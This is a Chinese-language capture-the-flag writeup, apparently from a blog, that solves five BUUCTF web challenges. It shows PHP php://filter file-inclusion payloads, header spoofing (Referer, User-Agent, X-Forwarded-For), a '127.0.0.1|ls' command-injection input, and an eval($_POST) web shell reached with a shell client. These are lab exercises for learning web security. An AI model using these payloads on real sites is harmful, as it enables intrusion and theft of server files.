
BUUCTF-Writeup

原创


耀灵. 于 2020-09-26 11:26:10 发布 278 收藏

BUUCTF-Writeup

1.Web-[极客大挑战 2019]Secret File



把一切都放在那里了，看到奇怪的背景颜色想到可能会在背景隐藏东西试一下Ctrl+A，果然



点击后跳转界面

我们可以找到

```
<a id="master" href="./action.php" style="background-color:red;
```

但当我们访问action,php时，会直接跳转到end.php，抓包后可得到

```
<!DOCTYPE html>

<html>
<!--
    secr3t.php
-->
</html>
```

访问可得

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```



利用文件包含漏洞（PHP伪协议）

?file=php://filter/read=convert.base64-encode/resource=flag.php

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
PCFET0NUWVBFIGh0bWw+Cgo8aHRtbD4KCiAgICA8aGVhZD4KICAgICAgICA8bWV0YSBjaGFyc2V0PSJ1dGYtOCI+CiAgICAgICAgPHRpdGxlPnNlY3JldDwvdGl0bGU+CiAgICAgICAgPG1ldGEgIGNoYXJzZXQ9IlVURi04Ij4KPD9waHAKICAgICAgICBoaWdobGlnaHRfZmlsZShfX0ZJTEVfXyk7CiAgICAgICAgZXJyb3JfcmVwb3J0aW5nKDApOwogICAgICAgICRmaWxlPSRfR0VUWydmaWxlJ107CiAgICAgICAgaWYoc3Ryc3RyKCRmaWxlLCIuLi8iKXx8c3RyaXN0cigkZmlsZSwgICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpewogICAgICAgICAgICAgICAgZWNobyAgIk9oICBubyEiOwogICAgICAgICAgICAgICAgZXhpdCgpOwogICAgICAgIH0KICAgICAgICBpbmNsdWRlKCRmaWxlKTsKLy9mbGFn5pS+5Zyo5LqGZmxhZy5waHDph4wKPz4KPC9odG1sPg==
```


解码后即可得到flag

2.[ACTF2020 新生赛]Include



Can you find out the flag?

点开后发现URL中存在文件包含，题目名字也很直接

我们利用php://filter伪协议进行文件包含

?file=php://filter/read/convert.base64-encode/resource=index.php

?file=php://filter/read/convert.base64-encode/resource=flag.php

即可得到flag

3.[极客大挑战 2019]Http

查看源码找到

```
href="Secret.php">
```

访问发现

在http头里添加referer: https://www.Sycsecret.com

Please use
"Syclover" browser

修改ua为Syclover

No!!! you can only
read this
locally!!!

添加X-Forwarded-for: 127.0.0.1
即可得到flag{4e871159-20f7-45b8-8212-0eba92f7aa5c}


4.[ACTF2020 新生赛]Exec

读源代码发现

```
<input id="target" class="form-control" style="width:280px;"
type="text" placeholder="请输入需要ping的地址" aria-describedby="basic-
addon1" name="target">
```

输入127.0.0.1|ls发现啥也没过滤

直接cat flag



5.[极客大挑战 2019]Knife

进来后发现很直接暗示我们用菜刀并且告诉了我们密码

eval($_POST[“Syc”]);

打开菜刀直接连接shell即可得到flag